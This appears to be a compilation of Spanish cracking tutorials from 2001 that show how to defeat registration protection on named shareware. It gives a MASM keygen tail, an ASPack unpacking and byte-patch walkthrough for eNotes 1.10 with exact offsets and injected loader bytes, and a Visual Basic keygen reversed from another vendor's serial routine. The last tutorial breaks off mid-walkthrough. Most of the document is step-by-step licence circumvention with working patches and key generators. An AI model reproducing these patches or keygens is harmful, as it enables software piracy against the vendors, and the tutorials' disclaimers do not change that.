      invoke LoadIcon,hInstance,addr Icono
      mov hIcon,eax
      invoke SendMessage, hDlg, WM_SETICON,1,hIcon
      invoke SetDlgItemText,hDlg,IDC_NAME,ADDR minombre
.elseif uMsg==WM_CLOSE
      invoke EndDialog,hDlg,NULL
.elseif uMsg==WM_COMMAND
      mov eax,wParam
      mov edx,eax
      shr edx,16
      .if dx==BN_CLICKED
         .if ax==IDC_EXIT
            invoke SendMessage,hDlg,WM_CLOSE,0,0
         .elseif ax==IDC_GEN
            invoke GetDlgItemText,hDlg,IDC_NAME,ADDR nombre,80
            invoke lstrlen,ADDR nombre
            invoke Operacion
            .if eax==1
               invoke SetDlgItemText,hDlg,IDC_NAME,ADDR nada
               invoke SetDlgItemText,hDlg,IDC_SERIAL,ADDR menosde4
            .else
               invoke SetDlgItemText,hDlg,IDC_SERIAL,ADDR serial
               invoke SetDlgItemText,hDlg,IDC_NAME,ADDR nombre
```

```
            .endif
            ret
         .endif
      .endif
.endif
ret
DlgFunc endp

Operacion proc

            .if eax < 4
               mov eax,1
               ret
            .endif
            pushad
```

Comprobamos que el nombre no tiene menos de cuatro letras y guardamos los registros, por lo que pueda ser...

```
            mov ebx, offset nombre
            mov ecx, offset numero
            xor eax, eax
bucle1:     mov dl, byte ptr [ebx+eax]
            mov byte ptr [ecx+eax], dl
            inc eax
            .if al < 4
               jmp bucle1
            .endif
```

Tomamos los códigos ASCII de las cuatro primeras letras del nombre y los ponemos en *numero*.

```
            push ecx
bucle2:     mov eax, 52h
            mov dl, byte ptr [ecx]
            .if dl==0
               jmp seguir1
            .endif
            imul dl
            mov byte ptr [ecx], al
            inc ecx
            jmp bucle2
```

Después de guardar la dirección de *numero*, multiplicamos los cuatro números que teníamos por 52h (código de "I" = 49, más 9)

```
seguir1:    pop ecx
            push ecx
bucle3:     mov eax, 60h
            mov dl, byte ptr [ecx]
            .if dl==0
               jmp seguir2
            .endif
            imul dl
            mov byte ptr [ecx], al
            inc ecx
            jmp bucle3
```

Recuperamos la dirección de *numero*, la volvemos a guardar y multiplicamos los cuatro números por 60h (código de "W" = 57, más 9)

```
seguir2:    pop ecx
            push ecx
bucle4:     mov al, byte ptr [ebx]
            .if al==0
               jmp seguir3
            .endif
```

```
            add al, 9
            xor esi, esi
bucle4a:    mov dl, byte ptr [ecx+esi]
            xor dl, al
            mov byte ptr [ecx+esi], dl
            inc esi
            .if esi < 4
               jmp bucle4a
            .endif
            inc ebx
            jmp bucle4
```

Ahora hemos "xoreado" los cuatro números con cada uno de los códigos de las letras de nuestro nombre.

```
seguir3:    pop ecx
            mov edi, dword ptr [ecx]
            cmp edi, 0
            jge salto1
            neg edi
            cmp edi, 0
salto1:     jnz menor
            mov edi, 1
```

Si el número es negativo lo vuelve positivo, y si es cero lo iguala a uno. Ahora tenemos nuestro serial en EDI.

```
menor:      .if edi < 270Fh
               mov eax, 10
               xor edx, edx;
               imul edi
               mov edi, eax
               mov dword ptr [ecx], edi
               jmp menor
            .endif
```

Si el número es menor que 9999 (270Fh), lo multiplicamos por 10. (tendría que ser menor **o igual**)

```
mayor:      .if edi > 0F423Fh
               push ecx
               mov ecx, 10
               xor edx, edx
               mov eax, edi
               idiv ecx
               pop ecx
               mov edi, eax
               jmp mayor
            .endif
```

Si el número es mayor de 999999 (F423Fh), lo dividimos por 10.

```
            mov esi, offset serial
            mov byte ptr [esi], 49h
            inc esi
            mov byte ptr [esi], 57h
            inc esi
            mov byte ptr [esi], 2Dh
```

Ahora en el campo *serial*, hemos puesto los códigos ASCII de "IW-". Vamos a pasar el número hexadecimal obtenido, a decimal. Esto se hace dividiendo el número hexadecimal por 10 y poniendo el resto de la división en el lugar de las unidades, luego se divide el cociente por 10 y el resto se pone en el lugar de las decenas y se continua así hasta que el cociente es menor de 10 y se coloca como cifra más significativa del serial.
Si el número obtenido es igual a 9999, le sumaremos 4 a ESI para que apunte a las unidades; si es menor de 100000 (186A0h) le sumaremos 5, y si es igual o mayor le sumaremos 6.


```
            .if edi == 270Fh
```

```
               add esi, 4
               jmp seguir4
            .endif
           .if edi < 186A0h
               add esi, 5
            .else
               add esi, 6
            .endif

seguir4:    mov eax, edi
            mov ecx, 10
otro:       cmp eax, ecx
            jb fin
            xor edx, edx
            idiv ecx
            add dl, 30h
            mov byte ptr [esi], dl
            dec esi
            jmp otro
fin:        add al, 30h
            mov byte ptr [esi], al
```

Ya tenemos el serial del tipo IW-nnnnnn, yo no he conseguido ningún número de cuatro o cinco cifras, pero por lo visto, la posibilidad existe. Ahora, recuperaremos los registros y regresamos.

```
      popad
      ret
Operacion endp

end start
```

Misión cumplida :-) He aquí el resultado.



Os recuerdo una vez más que debéis pagar los programas que utilicéis regularmente y que estos tutos deben servir solamente para aprender. Luego no le digáis al juez: "Yo no quería, pero CaoS ReptantE me incitó a delinquir..." ;-)

Por último quiero saludar a mis buenos amigos Act MagO y Pr@fEsOr X. También a Karpoff, Silver Storm, KuaTo_ThoR, vLuGo, ByTESCRK y *last but not least*: DeK_OiN.

Si queréis alguna aclaración sobre mis tutos, mi dirección de e-mail es: caos_reptante@hotmail.com

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 1999-2001

Programa: eNotes 1.10 Build 1.1.6.160

PROTECCION: **Serial distinto en cada instalación.**

Objetivo: Simular estar registrados.

Descripcion: Permite escribir notas y pegarlas en el escritorio.

Dificultad: Aficionado.

DOWNLOAD: http://www.simtel.net/pub/simtelnet/win95/desktop/enotes11.zip

Herramientas: **Softice, W32dasm, file insPEctor, ProcDump, UltraEdit.**

CRACKER: **CaoS ReptantE** **FECHA:** **10/09/2001**

INTRODUCCION

La verdad, cuando empecé a trabajar este programa lo hice pensando en otro tema del que quizá algún día hablaremos, y no tenía intención de escribir un tuto sobre él, pero según lo iba viendo, me daba cuenta de que era un perfecto cobaya, porque tiene una serie de características que hacen que su estudio resulte instructivo. La verdad es que resulta dudoso que la utilidad del programa por sí sola, justifique los esfuerzos que vamos a realizar, pero lo cierto es que estamos en esto para aprender, no para disfrutar de programas de calidad dudosa sin pagar un céntimo ;-)

AL ATAKE

Empezamos -como siempre- con el SoftIce cargado y ejecutamos el programa, que se va de cabeza a la barra de tareas. Vamos allí y le damos al botón derecho del ratón y vamos a Help/Register. Allí aparece una ventana en la que nos piden nada menos que 25 $ por registrarnos y aparece también un código llamado Serial ID y debajo el recuadro para introducir nuestro serial. Este Serial ID podemos comprobar que varía en cada instalación, con lo cual también variará el serial que deberíamos introducir para registrarnos. No nos preocupemos por eso de momento. Introducimos nuestro serial chungo, **ctrl+D** para entrar en el SIce, introducimos nuestro breakpoint favorito: **bpx hmemcpy**, **F5** para salir de SIce y **OK** para registrarnos. Salta el SIce, le damos varias veces a F12 hasta que regresamos al programa en:

```
:0042C63A 5E                    pop esi
```

Ahora se trata de buscar mediante la instrucción **s 30:00 l ffffffff 'serial_chungo'** la posición o posiciones que ocupa en la memoria el número introducido. A continuación, empleando las instrucciones **bpm dirección_obtenida r** o **bpr inicio_dirección_obtenida final_dirección_obtenida r** sabremos cuando el programa lee este número para

compararlo con el correcto. Una vez hecho esto, le damos a F5 y nos detenemos en varios lugares que no nos llaman la atención, pero de pronto...

```
:00403F31 8B0E                    mov ecx, dword ptr [esi]
:00403F33 8B1F                    mov ebx, dword ptr [edi]
:00403F35 39D9                    cmp ecx, ebx
:00403F37 7558                    jne 00403F91
```

¡BIEN! ¡Lo tenemos! En ESI tenemos la dirección de nuestro serial chungo y en EDI la del serial verdadero. Así pues, ya podemos registrarnos. Pero... un momento, ¿no habíamos quedado en que el serial sería distinto a cada instalación? Así, este serial sólo nos sirve a nosotros. ¡No pasa nada! parchearemos el salto. Pero... ¡ay! que poco dura la alegría en la casa del pobre :-(Como ya he dicho, estaba yo investigando otra cosa y en vez de parchear el salto, puse un bpx en 403F31, y me lleve la desagradable sorpresa de ver que el programa se detenía varias veces en este punto comparando cadenas de texto que unas veces eran iguales y otras no. Así que hay que olvidarse de parchear el salto. Está claro que después de esta comparación debe haber otra que nos lleve al éxito o al fracaso. Pero esto debemos verlo en el listado muerto del W32dsam. Antes, vamos a ver que nos dice el file insPEctor...¡Arghhh! empaquetado con Aspack v1.08.04. Bueeeeeeno, vamos a desempacarlo. Ejecutamos el Symbol Loader para tracear con el SIce desde el inicio del programa, cargamos el módulo del programa, le damos a las ruedecitas, le decimos que sí al mensaje de error y... nos encontramos que el programa, sin detenerse para nada, se ha ido a la barra de tareas. Que no cunda el pánico, cerramos el programa, vamos al ProcDump y en PE Editor seleccionamos nuestro programa, después en Sections, nos ponemos sobre la primera (CODE) y le damos al botón derecho del ratón, escogemos Edit Section y vemos que en Section characteristics tenemos el valor C0000040, que cambiamos por E0000020. **OK** y a la calle.

No tengo muchas ganas de explicar la razón de esto y citaré a nuMIT_or (Descabezando archivos ejecutables portables):

El campo Characteristics indica las propiedades de la sección, es decir, si se trata de código objeto, de datos inicializados o no inicializados, si se puede escribir y leer sobre la sección, si es ejecutable, si es compartible, etc. PROCDUMP llama a este campo "CHARACTERISTICS". A continuación las equivalencias:

000000020h __Código.
000000040h __Datos inicializados.
000000080h __Datos no inicializados.
040000000h __Sección cacheable.
080000000h __Sección paginable.
100000000h __Sección compartida.
200000000h __Ejecutable.
400000000h __Se puede leer.
800000000h __Se puede escribir en la sección.

Esto quiere decir que teníamos una sección en la que se podía leer y escribir y tenía datos inicializados. Ahora tenemos una sección en la que además de poderse leer y escribir, es ejecutable y contiene código. Repetimos el intento de tracear el programa desde el inicio y ahora sí, el SIce se detiene en:

```
:004D4001 60                      pushad
:004D4002 E870050000              call 004D4577
```

A partir de aquí se trata de tracear con **F10** y sobre todo con mucha paciencia. Nos encontraremos con un montón de bucles con una estructura similar a esta:

```
Inicio del bucle.
Instrucciones
...
Salto condicional a siguiente.
Más instrucciones
...
Salto incondicional al inicio del bucle.
siguiente.
```

El salto al inicio del bucle se reconoce fácilmente porque es un salto hacia atrás. Para ahorrar tiempo y energías, es recomendable ir directamente a la instrucción *siguiente* mediante un doble click con el ratón o con **bpx siguiente** o **g siguiente**.
Finalmente, nuestros esfuerzos se ven recompensados y llegamos al final del proceso:

```
:004D44F1 61                      popad
:004D44F2 7508                    jne 004D44FC
:004D44F4 B801000000              mov eax, 00000001
:004D44F9 C20C00                  ret 000C

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004D44F2(C)
|
:004D44FC 6848AE4900              push 0049AE48
:004D4501 C3                      ret
```

¿Y ahora que hacemos? Cuando estemos situados sobre la instrucción `PUSH 0049AE48`, introducimos la instrucción **a eip** y seguidamente, tras la dirección de la instrucción, **jmp eip**. Otra vez **RETURN** para dejar el ensamblado (veréis que el código `6848AE4900(PUSH 0049AE48)` ha sido substituido por `EBFE(JMP 4D44FC)`) y **F5** para que el programa se siga ejecutando. Al seguir ejecutándose, lo que hace es entrar en un bucle infinito, lo cual aprovecharemos para ejecutar el ProcDump, buscar en Task el programa que hemos dejado ejecutándose, y tras clickear encima con el botón derecho del ratón, elegiremos la opción Dump (Full). Le damos el nombre que nos parezca para diferenciarlo del empacado (por ejemplo eDump.exe) y repetimos este último proceso, pero eligiendo la opción Kill task para terminar la ejecución del programa y del interminable bucle.
Ahora tenemos un ejecutable desempaquetado, lo ejecutamos y: "Este programa ha efectuado una operación no admitida y..." ¿Y ahora que pasa? Que tendremos que dejar como estaba la instrucción que hemos modificado. Vamos a echar mano de un editor hexadecimal y buscaremos "EBFEAE4900" que es lo que ha quedado al superponer a la instrucción PUSH que teníamos, la instrucción JMP. Lo encontramos sin problemas y substituimos "EBFE" por "6848" con lo que volvemos a tener la instrucción original. Volvemos a ejecutar eDump.exe y FUNCIONA :-)
Ahora por fin, podemos desensamblar el programa con el W32Dsam y lo primero que haremos es buscar entre las String Data References alguna referencia a password incorrecto o algo parecido. Encontramos lo que buscábamos y ello nos conduce a esta parte del programa:

```
:0048D415 E8EE6AF7FF              call 00403F08
:0048D41A 7527                    jne 0048D443
:0048D41C A160C64900              mov eax, dword ptr [0049C660]
:0048D421 8B00                    mov eax, dword ptr [eax]
:0048D423 8B4030                  mov eax, dword ptr [eax+30]
:0048D426 8B55FC                  mov edx, dword ptr [ebp-04]
:0048D429 E8BAD6FEFF              call 0047AAE8
:0048D42E 668B0D84D44800          mov cx, word ptr [0048D484]
:0048D435 B202                    mov dl, 02

* Possible StringData Ref from Code Obj ->"Thank you for registering eNotes!"
                                  |
:0048D437 B890D44800              mov eax, 0048D490
:0048D43C E833F1FFFF              call 0048C574
:0048D441 EB13                    jmp 0048D456

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0048D41A(C)
|
:0048D443 668B0D84D44800          mov cx, word ptr [0048D484]
:0048D44A B201                    mov dl, 01

* Possible StringData Ref from Code Obj ->"Registration password is invalid!"
                                  |
:0048D44C B8BCD44800              mov eax, 0048D4BC
:0048D451 E81EF1FFFF              call 0048C574
```

Si miramos esto con una mínima atención, veremos que la diferencia entre "chico bueno" y "chico malo" está en:

`0048D41A  7527  jne 0048D443` ¿Qué os parece si hacemos que nunca salte? para ello podemos substituir 7527 por 9090 o si somos perfeccionistas, por 7500. Pues venga, tomamos nota del offset correspondiente a 48D41A, que es 8CA1A y volvemos al editor. Ya estamos de vuelta. Naturalmente hemos elegido la opción de substituir 27 por 00. Y ahora ejecutamos el programa de nuevo. Introducimos nuestros datos, aparentemente los acepta. Reiniciamos el programa y... ESTAMOS REGISTRADOS. Pues ya está ya hemos terminado. Pero un momento, supongamos que queremos pasarle el parche a un colega para que pueda evaluar el programa con toda tranquilidad ;-) ¿Le vamos a dar un ejecutable de 800 KB? A estas alturas, debemos ser capaces de algo mejor. Vamos a ver que podemos hacer...

Lo ideal sería parchear el ejecutable empaquetado para que cuando se efectúa el salto desde la rutina de desempacado al programa propiamente dicho, no fuera a la dirección de inicio del programa sino a un trocito de código y de allí al inicio del programa. Vamos a desensamblar el programa empacado. Lo desensamblamos con el W32Dsam pero el código desensamblado sólo llega a la posición 43B9FF. Por lo tanto, no aparecen las instrucciones que buscamos, que están a partir de 4D44F1. Hummm... eso debe estar en la sección .aspack. Vamos a probar de cambiar sus características igual que hicimos con la sección CODE. Lo hacemos, y de nuevo en el desensamblador tenemos a la vista el código que necesitamos:

```
:004D44F1 61                      popad
:004D44F2 7508                    jne 004D44FC
:004D44F4 B801000000              mov eax, 00000001
:004D44F9 C20C00                  ret 000C

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004D44F2(C)
|
:004D44FC 6800000000              push 00000000
:004D4501 C3                      ret
```

Bueno, esto es casi igual que antes, pero algo falla: el parámetro de la instrucción PUSH que antes era la dirección de inicio del programa desempacado, ahora es 0. Por si alguien se ha perdido, os recuerdo que lo que hemos visto antes era esta zona justo cuando había terminado el desempacado del programa y lo que vemos ahora es el listado muerto o desensamblado del programa antes de ejecutarse. Lo que está claro, es que en algún momento del desempacado, se ponen en la dirección 4D44FD los cuatro bytes que definen la dirección del inicio del programa y que son los que queremos cambiar para dirigirnos al lugar donde pondremos nuestro código. Volvemos al Symbol Loader y ejecutamos de nuevo el programa empaquetado. Cuando el SIce se detiene al principio de la ejecución, introducimos: **bpm 4d44fd** y le damos a **F5**. Se detiene el SoftIce y vemos que los cuatro bytes que buscamos se ponen en la instrucción anterior al POPAD y que proceden de EAX.

```
:004D44DB 8B856A3A4400            mov eax, dword ptr [ebp+00443A6A]
:004D44E1 50                      push eax
:004D44E2 0385F8474400            add eax, dword ptr [ebp+004447F8]
:004D44E8 59                      pop ecx
:004D44E9 0BC9                    or ecx, ecx
:004D44EB 8985953E4400            mov dword ptr [ebp+00443E95], eax
```

Si miramos las instrucciones anteriores, veremos que hay que poner un **bpx 4d44db** y volver a empezar para ver donde podemos meter la zarpa :-) Se detiene de nuevo el SIce, podemos ver en la parte superior izquierda, que la dirección EBP + 443A6A corresponde a 4D40D2 y que el valor que hay en ella es 48AE09, por lo que en EAX se coloca el valor 00009AE48 a lo que se suma 00400000. Podemos comprobar que el valor 48AE09 está en esta dirección mirando el listado muerto del programa empaquetado W32dsam:

```
:004D40D1 0048AE                  add byte ptr [eax-52], cl
:004D40D4 0900                    or dword ptr [eax], eax
```

Fijaos como el pobrecillo ha tratado de desensamblarlo como parte del código.
Por ahora ya sabemos que podemos cambiar la dirección del salto hacia nuestro código, ahora vamos a buscar un lugar para éste. Un poco más abajo de este punto, encontramos lo siguiente:

```
:004D41B2 00000000000000000000    BYTE 10 DUP(0)
:004D41BC 00000000000000000000    BYTE 10 DUP(0)
```

Parece que este lugar es ideal para nosotros. Una manera de confirmarlo es escribir algo de texto en él, ejecutar el programa y durante la ejecución, mirar si el texto existe y está entero. En nuestro caso no hay problema. Si hubiera problemas, lo mejor es usar los ceros que hay siempre en el final de alguna sección. Así pues está decidido que nuestro código va a ir en la dirección 4D41B2. Entonces ¿qué vamos a poner en la posición 4D40D2 en lugar de 48AE09? Debemos poner B2410D. Buscamos en el editor hexa la cadena "0048AE0900" que tenemos arriba y una vez hallada, substituimos 48AE09 por B2410D. ¿Funcionará?
Vamos a comprobarlo. Una vez más, ejecutamos el programa desde el Symbol Loader y ponemos un **bpx 4d44db**. Se detiene el SIce y BINGO se coloca la dirección correcta, traceamos con **F10** y ahora que va a saltar a la zona de ceros es el momento de ensamblar nuestro código. Al llegar a la dirección 4D41B2, tecleamos **a eip** y a continuación vamos introduciendo instrucciones: **push eax** / **xor eax, eax** / **mov byte ptr [48d41b], al** / **jmp 49ae48** / **pop eax** y finalmente **ret**. Ahora debemos tomar nota de los códigos generados para introducirlos posteriormente con el editor. Estos códigos son:

```
50 33 C0 A2 1B D4 48 00 58 E9 88 6C FC FF C3
```

Los introduciremos en el programa empacado mediante el editor hexadecimal, en el offset correspondiente a la dirección 4D41B2 que podemos calcular o ver en el W32dsam. El resultado es: 449B2. Una vez entrados los datos en el programa, nuestro código queda así:

```
:004D41B2 50                    push eax
:004D41B3 33C0                  xor eax, eax
:004D41B5 A21BD44800            mov byte ptr [0048D41B], al
:004D41BA 58                    pop eax
:004D41BB E9886CFCFF            jmp 0049AE48
:004D41C0 C3                    ret
```

Con esto, me parece que queda explicado el procedimiento que hemos seguido para parchear el programa empacado de modo que al desempacarse quedara parcheado y operativo. Si alguna cosa no ha quedado clara, podéis darme un toque. Así terminamos con un programa que en cualquier caso, tiene una característica que lo hace distinto de cualquier otro programa que yo haya visto: que teniendo la clásica estructura de: serial chungo en un registro / serial bueno en otro / comparación entre ambos / salto condicional, no hay que parchear el salto para registrar el programa.

Antes de despedirme quiero recordaros como siempre que debéis pagar los programas que utilicéis regularmente. No hagáis que me avergüence de vosotros ;-)

Finalmente quiero saludar a mis amigos Act MagO, Pr@fEsOr X y ByTESCRK. También a Karpoff, Silver Storm, KuaTo_ThoR, y DeK_OiN.

Si queréis alguna aclaración sobre mis tutos, mi dirección de e-mail es: caos_reptante@hotmail.com

Karpoff Spanish Tutor 1999-2001

Programa: **Todos los de Software by Designe Parte II**

PROTECCION:	**Serial y Límite de Tiempo**
Objetivo:	Encontrar un serial y hacer un Keygen
Descripcion:	Bonitas utilidades, aunque específicas.
Dificultad:	Aficionado.
DOWNLOAD:	http://www.gregorybraun.com
Herramientas:	**TRW2000, W32DASM, OllyDebug, Calculadora de Windows**
CRACKER:	**ByTESCRK**

FECHA: **14/09/2001**

INTRODUCCION

Pues en este tutorial, lo que veremos será ver como se genera nuestro serial, realmente será ver la parte del código que nos interesa, de este mismo autor hay un total de 17 aplicaciones cada una genera un serial para nuestro nombre distinto todo ello proviniendo de nuestro nombre y empresa con que nos registremos, los precios de cada uno oscilan entre los $25.00, yo en lo personal no utilizo ninguno, mas que de vez en cuando, la pura verdad, la protección de estos programas es bastante vaga. Haciendo memoria en mi primer tutorial definía la manera de encontrar un serial válido para nuestro nombre, en ese tiempo aún no comprendía muy bien como funcionan las cosas en este ambiente, aunque no he avanzado mucho, aqui les entrego esta nueva producción.

AL ATAKE

Antes que nada debo decirles, que, nuestro serial se forma por dos cadenas de texto, es decir, nuestro nombre y la empresa, pero tambien debemos tomar en cuenta otras dos cadenas de caracteres como palabras clave.

Es decir tendremos esto:

Strg1 = CadenaClave1
Strg2 = CadenaClave2
Nombre = NuestroNombre
Empresa = CualquierCosa
Serial = NuestroSerialInválido

Una vez hayamos descargado nuestro programa (en mi caso he seleccionado el nuevo BlowFish v2.2), instalo el nuevo programa y me voy a Help > Register... he ingreso mis datos

Nombre = ByTESCRK
Empresa = Registered
Serial = 123456

Salta un hermoso mensaje que dice:

An invalid software registration number was detected.

Iniciamos primeramente el W32DASM y desensamblamos el programa BlowFish.exe, cuando este ya ha desensamblado, buscamos en las Strings Reference de W32DASM y vemos que no hay ninguna cadena que nos identifique el mensaje de error, tomando en cuenta el primer tutorial sabemos que esta es un GetDlgItemTextA, entonces cerramos el programa y cargamos nuestro TRW2000, buscamos el programa y hacemos clic en Load, cuando salta el TRW2000 presionamos Ctrl+N y esperamos a que cargue el programa, luego, ingresamos nuestros datos nuevamente, antes de hacer clic en OK, presionamos Ctrl+N y volvemos a TRW2000, ponemos un punto de ruptura en GetDlgItemTextA y volvemos al programa con Ctrl+N, hacemos clic en OK y salta el TRW2000, vemos que caemos en una llamada a Kernel presionamos F12 hasta que quedemos en BlowFish

```
* Referenced by a CALL at Addresses:
|:00408A12 , :00408A20 , :00408A32
|
...
...
...

* Reference To: USER32.GetDlgItemTextA, Ord:0104h
|
:0041069B FF1500924100     Call dword ptr [00419200]
:004106A1 5F                pop edi
:004106A2 5E                pop esi
:004106A3 B801000000        mov eax, 00000001
:004106A8 5B                pop ebx
:004106A9 C3                ret     <-- Caemos aqui y volvemos a 00408A12
```

Primero, quitamos el punto de ruptura con la instrucción BC * al ir traceando vamos a llegar hasta aqui,

```
:00408A42 8BD8              mov ebx, eax
:00408A44 E8B77B0000        call 00410600 <-- Vamos a investigar aqui, entramos con F8
:00408A49 83C438            add esp, 00000038
:00408A4C 3D92A71901        cmp eax, 0119A792
:00408A51 7518              jne 00408A6B
```

En mi caso para entrar en la llamada voy a cargar el OllyDebugger "un muy buen programa en ambiente gráfico" y voy a cargar el programa blowfish.exe en el. Ya cargado y con el código listo para ser roto, presiono F9 para que el programa cargue y voy a ingresar mis datos, antes de hacer clic en OK, selecciono el Olly, presiono Ctrl+G y voy a 00410600, pongo un punto de ruptura presionando la tecla F2 una vez y listo, y cuando hago clic en OK se pausa el programa y me devuelve al BPX que coloqué, presiono F9 nuevamente y me da el error de serial no válido, presiono OK y hago clic en OK nuevamente, selecciono el Olly y voy traceando en el con F7 y voy viendo lo siguiente:

```
:00410600 51                push ecx
:00410601 53                push ebx
:00410602 8B5C240C          mov ebx, dword ptr [esp+0C]     <-- EBX recibe mi nombre
...
...
...
:00410624 BE70ED4100        mov esi, 0041ED70     <-- Aqui aparece una cadena clave
:00410629 BF01000000        mov edi, 00000001
:0041062E 2BF3              sub esi, ebx
:00410630 8BCB              mov ecx, ebx
:00410632 2BFB              sub edi, ebx
```

En la siguiente instrucción extraemos caracter por caracter de la primer palabra clave y tomamos su valor Hexadecimal, este es almacenado en EBX

:00410634 0FBE1C0E movsx ebx, byte ptr [esi+ecx]

Lo mismo que el anterior sin embargo, es sobre la segunda palabra clave, EAX=8 que representa la longitud de caracteres de nuestro nombre; EDX va aumentando uno de acuerdo a cada vez que se realiza el ciclo y 0041ED38 alberga nuestra segunda cadena clave

:00410638 0FBEAC1038ED4100 movsx ebp, byte ptr [eax+edx+0041ED38]
:00410640 0FAFDD imul ebx, ebp **<-- Multiplica ebx por ebp en hexa**
:00410643 8D2C0F lea ebp, dword ptr [edi+ecx] **<-- Suma 1 en cada ciclo**
:00410646 0FAFDD imul ebx, ebp **<-- Multiplica nuevamente los valores**
:00410649 0FBE29 movsx ebp, byte ptr [ecx] **<-- Extrae un caracter del nombre**
:0041064C 0FAFDD imul ebx, ebp **<-- Multiplica nuevamente los valores**
:0041064F 8B6C2410 mov ebp, dword ptr [esp+10] **<-- Recupera el acumulado**
:00410653 03EB add ebp, ebx **<-- Suma el valor actual y el acumulado**
:00410655 42 inc edx **<-- Incrementa EDX en 1**
:00410656 41 inc ecx **<-- Incremente ECX en 1**
:00410657 3BD0 cmp edx, eax **<-- Compara EDX > EAX**
:00410659 896C2410 mov dword ptr [esp+10], ebp **<-- Guarda el acumulado**
:0041065D 7CD5 jl 00410634**<-- Si EDX es menor que EAX vuelve a 00410634**

Al salir EAX tendrá nuestro serial en HEXA si y solo si ya se ha realizado el proceso anterior con nuestro nombre de la empresa en mi caso "Registered".

:0041065F 8BC5 mov eax, ebp
:00410661 5F pop edi
:00410662 5D pop ebp
:00410663 5E pop esi
:00410664 5B pop ebx
:00410665 59 pop ecx
:00410666 C3 ret

Ya que tenemos el valor en hexa vamos a seguir traceando ahora con F8 puesto que aqui unicamente se generó el nombre y no se uso la empresa, veamos que nos depara el código, justo lo que me temía, caemos en una nueva instrucción de llamada vean esto...

:00408A74 E8B7750000 call 00410030

Vamos a entrar aqui con F7, nos aparece esto,

:00410030 8B442404 mov eax, dword ptr [esp+04] **<--Recibe nuestro nombre**
:00410034 56 push esi
:00410035 8B3574A04200 mov esi, dword ptr [0042A074]
:0041003B 50nbsp; push eax
:0041003C 81CE78030000 or esi, 00000378 **<-- ESI igual un valor constante**
:00410042 E8B9050000 call 00410600**<-- Genera un valor Hexa de nuestro Nombre (devuelve EAX)**
:00410047 8B4C2410 mov ecx, dword ptr [esp+10] **<-- Nuestra empresa**
:0041004B 03F0 add esi, eax **<-- ESI = ESI + EAX**
:0041004D 51 push ecx
:0041004E E8AD050000 call 00410600**<- Genera un valor Hexa de nuestra empresa(devuelve EAX)**
:00410053 83C408 add esp, 00000008
:00410056 03C6 add eax, esi **<-- EAX obtiene el serial válido en hexa**
:00410058 5E pop esi
:00410059 C3 ret

Ahora ya hemos encontrado nuestro serial, hemos localizado la rutina de generación del serial correcto, para

transformar el valor del serial válido en hexa debemos hacer uso de nuestra calculadora de windows, aqui les muestro ahora un resumen de la generación del serial válido o de la rutina en sí.@J@ QUE TODAVIA QUEDA ALGO LOS CAMPOS TIENEN UNA LONGITUD DE 49 CARACTERES ASI QUE A PENSAR... QUE PASARA SI SE LES TERMINA LA CADENA DE CARACTERES

RUTINA ESCRITA EN VISUAL BASIC

```
Public Function Genera(texto As String)
    strg1 = ColoqueAquiLaCadenaUnoYMayor
    strg2 = ColoqueAquiLaCadenaDosYMenor
    long1 = Len(Trim(texto))
    long2 = long1
    suma = 0
    For i = 1 To long1
        extrae = Asc(Mid(strg1, long2, 1))
        If extrae = 32 Then
            extrae = 0
        End If
        ret = extrae * Asc(Mid(strg2, i, 1))
    ret = ret * i
    ret = ret * Asc(Mid(texto, i, 1))
    long2 = long2 + 1
    suma = suma + ret
Next
Genera = suma
End Function
```

Cómo siempre y como en cualquier tutorial, recuerden este es únicamente como diversión y con el único ánimo de aprender, no me hago responsable del mal uso que se le dé, recuerden que si les gusta el programa es mejor que lo ¡¡¡REGISTREN!!!.

Saludos a Karpoff, Pr@fesor_X, CaoS ReptantE (sigue no te rindas) y a todos los crackers hispanohablantes, en especial a ti por que has llegado hasta aquí.

Si tienes alguna duda o comentario escríbeme a: **ByTESCRK@iespana.es**

ByTESCRK

Karpoff Spanish Tutor 1999-2001	
Programa:	**Coloristic v1.2**

PROTECCION:	Serial		
PROPOSITO:	Sacar serial y hacer un KeyGen		
Descripcion:	Coloristic es una simple utilería la cual agranda el área de la pantalla en donde está el cursor y nos permite ver el color de un pixel específico en diferentes formatos.		
Dificultad:	Novato.		
DOWNLOAD:	Bubble Pop Software		
Herramientas:	TRW2000, W32dasm		
CRACKER:	**ByTESCRK**	**FECHA:**	23/08/2001

INTRODUCCION

Hace algún tiempo necesité saber cuales eran los colores de algunas gráficas, necesitaba estar viendo las páginas y el color que representaba, este programa me ayudó mucho. Bueno, ¿como han estado?, desde mi primer tutorial que ya no escribía otro, ahora después de haber solventado problema con el notepad, estoy de vuelta. Aqui les pego la descripción completa:

"Coloristic is a simple utility which magnifies the area of the screen surrounding the cursor. It will also display the color value for the pixel that is exactly under the cursor and allow you to copy that color value to the clipboard. In addition, you can measure the distance between any two pixels on screen, and save the magnified image to a file or the clipboard."

AL ATAKE

Lo primero es lo primero, abrimos el programa y vemos que nos aparece una caja de texto que nos recuerda que debemos de registrarnos, hacemos clic en Register... y nos aparece otra, ahora ingresemos un nombre y código cualquiera, yo ingresé este "ByTESCRK" y "1234", nos saldrá otra ventanita que nos dice que no tenemos un serial válido. Nuestro propósito es hacer un Keygen, cerramos el programa y nos vamos a desensamblarlo con el W32DASM, cuando ya lo tengamos, vamos a buscar la String Reference del mensaje de error que nos salió en la última ventanita, osease esta

"You have entered an invalid registration code. Please contac..."

Hacemos doble clic sobre ella y caemos en este lugar...

```
:00403C69 E832360000          call 004072A0
:00403C6E EB2A                jmp 00403C9A

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00403C26(C)        Tenemos que investigar aquí
|

* Possible Ref to Menu: MenuID_0064, Item: "Register..."
|

* Possible Reference to String Resource ID=00501: "You have entered an invalid registration code. Please contac"
|
:00403C70 68F5010000          push 000001F5      Caemos aqui
